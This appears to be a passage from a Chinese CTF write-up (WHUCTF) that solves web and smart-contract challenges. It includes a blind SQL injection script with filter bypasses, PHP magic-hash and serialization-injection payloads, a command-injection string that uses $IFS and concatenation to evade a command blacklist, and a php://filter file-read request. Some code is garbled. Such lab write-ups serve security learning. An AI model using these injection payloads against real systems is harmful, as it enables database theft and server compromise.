#print(r.text)
database='eazy_sql'


def table name():
    table_name_list=[]
    for a in range(5):
        table_name=''
        for b in range(30):

            ori = len(table_name)
            for i in range(128,0,-1):
                # print(chr(101))
                username="admin' and "+"ascii(substr((selselectect table_name frfromom infoorrmation_schema.tables whwhereere table_schema='easy_sql1' limit {},1),{},1))<".format(len(table_name_list),len(table_name)+1)+str(i)+"#"
                #print(username)
                data={'user':username,'pass':pwd}

                r= requests.post(url,data)
                if 'success' not in r.text:
                    table_name+=chr(i)

                    print('table_name ==> ',table_name)
                    #print(r.text)
                    break
                # if len(table_name)==ori:
                #     break
        table_name_list.append(table_name)
    print(table_name_list)

def column_name():
    col_name_list=[]
    for a in range(5):
        col_name='f111114g'
        for b in range(30):

            ori = len(col_name)
            for i in range(128,0,-1):
                # print(chr(101))
                username="admin' and "+"ascii(substr((selselectect column_name frfromom infoorrmation_schema.columns whwhereere table_name='f1ag_y0u_wi1l_n3ver_kn0w' limit {},1),{},1))<".format(len(col_name_list),len(col_name)+1)+str(i)+"#"
                #print(username)
                data={'user':username,'pass':pwd}

                r= requests.post(url,data)
                if 'success' not in r.text:
                    col_name+=chr(i)

                    print('col_name ==> ',col_name)
                    #print(r.text)
                    break
                # if len(col_name)==ori:
                #     break
        col_name_list.append(col_name)
    print(col_name_list)


def flag():
    col_name='f111114g'
    flag=''
    table_name='f1ag_y0u_wi1l_n3ver_kn0w'
    for b in range(30):
        ori = len(flag)
        for i in range(128,0,-1):
            # print(chr(101))
            username="admin' and "+"ascii(substr((selselectect {} frfromom {} limit 0,1),{},1))<".format(col_name,table_name,len(flag)+1)+str(i)+"#"
            #print(username)
            data={'user':username,'pass':pwd}

            r= requests.post(url,data)
            if 'success' not in r.text:
                flag+=chr(i)

                print('flag ==> ',flag)
                #print(r.text)
                break
            # if len(col_name)==ori:
            #     break
    print(flag)



#dabasename()
#table_name()
#column_name()
flag()
```



```
D:\python\lib\site-packages\requests\__init__.py:80: RequestsD
  RequestsDependencyWarning)
flag ==>  WHUCTF{r3lly_re11y_n0t_d1ffIcul
flag ==>  WHUCTF{r3lly_re11y_n0t_d1ffIcult
flag ==>  WHUCTF{r3lly_re11y_n0t_d1ffIcult_
flag ==>  WHUCTF{r3lly_re11y_n0t_d1ffIcult_y
flag ==>  WHUCTF{r3lly_re11y_n0t_d1ffIcult_ye
flag ==>  WHUCTF{r3lly_re11y_n0t_d1ffIcult_yet
flag ==>  WHUCTF{r3lly_re11y_n0t_d1ffIcult_yet?
flag ==>  WHUCTF{r3lly_re11y_n0t_d1ffIcult_yet??
flag ==>  WHUCTF{r3lly_re11y_n0t_d1ffIcult_yet??~
flag ==>  WHUCTF{r3lly_re11y_n0t_d1ffIcult_yet??~}
```


ezphp

代码审计
题目代码如下

```php
<?php
error_reporting(0);
highlight_file(__file__);
$string_1 = $_GET['str1'];
$string_2 = $_GET['str2'];

//1st
if($_GET['num'] !== '23333' && preg_match('/^23333$/', $_GET['num'])){
    echo '1st ok'."<br>";
}
else{
    die('会代码审计嘛23333');
}


//2nd
if(is_numeric($string_1)){
    $md5_1 = md5($string_1);
    $md5_2 = md5($string_2);

    if($md5_1 != $md5_2){
        $a = strtr($md5_1, 'pggnb', '12345');
        $b = strtr($md5_2, 'pggnb', '12345');
        if($a == $b){
            echo '2nd ok'."<br>";
        }
        else{
            die("can u give me the right str???");
        }
    }
    else{
        die("no!!!!!!!!");
    }
}
else{
    die('is str1 numeric??????');
}

//3nd
function filter($string){
    return preg_replace('/x/', 'yy', $string);
}

$username = $_POST['username'];

$password = "aaaaa";
$user = array($username, $password);

$r = filter(serialize($user));
if(unserialize($r)[1] == "123456"){
    echo file_get_contents('flag.php');
}
```

分析可知，需要通过验证条件，绕过方式如下

1. preg_match函数可通过换行绕过 `http://218.197.154.9:10015/?num=23333%0a`
2. php弱类型比较， `0e+数字` 类型使用 `==` 时会被认为相等。所以可以另 `md5_1` 的值以 `0e` 开头，后面只含有字母b， `md5_2` 以 `0e` 开头，后面只含数字。这样可以绕过 `md5_1 != md5_2` ，但通过str函数将 `b` 替换成 `5` 后， `$a==$b` ，绕过验证。
3. 控制 `username=xxxxxxxxxxxxxxxxxxxx\";i:1;s:6:\"123456\";}` ，这样经过filter函数将x替换成两个y后， `$r=a:2:{i:0;s:40:"yyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy";i:1;s:6:"123456";}";i:1;s:5:"aaaaa";}` `unserialize` 就会只解析到 `123456` 处。，满足条件



```php
<?php

$str1="11230178";
$str2="QNKCDZO";

 $md5_1 = md5($str1);
    $md5_2 = md5($str2);

echo($md5_1);
echo("\n");
echo($md5_2);

echo("\n");
echo($md5_1!=$md5_2);
echo("\n");
     $a = strtr($md5_1, 'pggnb', '12345');
        $b = strtr($md5_2, 'pggnb', '12345');
echo($a);
echo("\n");
echo($b);
echo("\n");
echo($a==$b);
?>
```

```
0e732639146814822596b49bb6939b97
0e830400451993494058024219903391
1
0e732639146814822596549556939597
0e830400451993494058024219903391
1[Finished in 0.1s]
```


构造脚本

```python
url = "http://218.197.154.9:10015/?num=23333%0a&str1=11230178&str2=QNKCDZO"
data={"username":"xxxxxxxxxxxxxxxxxxxx\";i:1;s:6:\"123456\";}"}
r =requests.post(url,data)
print(r.text)
```

运行即可获取flag

ezcmd

有三处限制 不能有空格、不能有`f*l*a*g`字样，不能有`cat`等命令



```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag.php
hahaha
index.php

<?php

if(isset($_GET['ip'])){

    $ip = $_GET['ip'];

    if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){

        echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);

        die("fxck your symbol!");

    } else if(preg_match("/ /", $ip)){

        die("no space!");

    } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){

        die("no flag");

    } else if(preg_match("/tac|rm|echo|cat|nl|less|more|tail|head/", $ip)){

        die("cat't read flag");

    }

    $a = shell_exec("ping -c 4 ".$ip);

    echo "<pre>";

    print_r($a);

}

highlight_file(__FILE__);


?>
```

URL
http://218.197.154.9:10016?ip=127.0.0.1;lsS

Enable POST

绕过方式：

1. 利用`$IFS`绕过空格限制
2. 利用拼接方式绕过黑名单
3. 使用脚本发送，即可获得`flag`


脚本

```
url='http://218.197.154.9:10016?ip=127.0.0.1;ls$IFS-l;b=c;n=a;m=t;o=g;p=a;q=l;r=f;s=i;$b$n$m$IFS$r$q$p$o.php'
r =requests.get(url)
print(r.text)
```

ezinclude


留言界面

填写后发送，返回页面如下
[Image: image.png]


First Name
123
Last Name
123
Country
Australia
Subject
123

发现请求的url为`http://218.197.154.9:10017/thankyou.php?firstname=sss&lastname=sfsdf&country=australia&subject=sdsdfsdf`

尝试请求`http://218.197.154.9:10017/thankyou.php?file=php://filter/read=convert.base64-encode/resource=flag.php`返回界面




Thank You
Thank you for taking the time to contact us.
http://218.197.154.9:
PD9waHANCg0KLy9mbGFnPXdodWN0ZntOMHdfeTB1X2tuMHdfZmlsZV9pbmNsdXNpb259DQoNCg==

发现可以读取到文件。base64解码得到flag

0x6 区块链

智能合约？


Welcome

Home Solutions About Us FAQ Contact

Thank You

Thank you for taking the time to contact us.

Copyright © 2018


题目给出`solidity`源码

```
pragma solidity ^0.4.23;

/**
 * The CoinFlip contract does nothing...
 */
contract CoinFlip {
    uint256 lashHash;
    uint256 Factor = 20244007718664171871063861089;
    mapping (address => uint) balances;
    string flag;

    constructor (string _flag) public {
        flag = _flag;
    }

    function getBalance () public returns(uint) {
        return balances[tx.origin];
    }

    function flip(bool _guess) public returns (bool) {
        uint256 blockValue = uint256(block.blockhash(block.number - 1));
        lashHash = blockValue;
        uint256 ans = blockValue / Factor;
        bool side = ans == 1 ? true : false;

        if (side == _guess) {
            balances[tx.origin]++;
            return true;
        } else {
            balances[tx.origin] = 0;
            return false;
        }
    }

    function GetTheFlag() public view returns (string){
        return flag;  // You can get your flag here
    }
}
```

分析改源码,有`GetTheFlag`函数，不不要任何`require`条件，直接返回`flag`。

在http://remix.ethereum.org/ 中编译、部署 。需要先登录`Ropsten 测试网络`账户

编译部署好后点击`GetTheFlag`按钮即可获得`flag`



All transactions (deployed contracts and function executions) in this environment can be saved and replayed in another environment. e.g Transactions created in Javascript VM can be replayed in the Injected Web3.

0: string: WHUCTF{C0nTract_1s_EaSy}

```
    constructor (string _flag) public {
        flag = _flag;
    }

    function getBalance () public returns(uint) {
        return balances[tx.origin];
    }

    function flip(bool _guess) public returns (bool) {
        uint256 blockValue = uint256(block.blockhash(bloc
        lashHash = blockValue;
        uint256 ans = blockValue / Factor;
        bool side = ans == 1 ? true : false;

        if (side == _guess) {
            balances[tx.origin]++;
            return true;
        } else {
            balances[tx.origin] = 0;
            return false;
        }
    }

    function GetTheFlag() public view returns (string){
        return flag;  // You can get your flag here
    }
}
```

```
  ∘ remix (run remix.help() for more info)
• Executing common command to interact with the Remix interfac
  script.
• Use exports/.register(key, obj)/.remove(key)/.clear() to reg

call to CoinFlip.GetTheFlag
```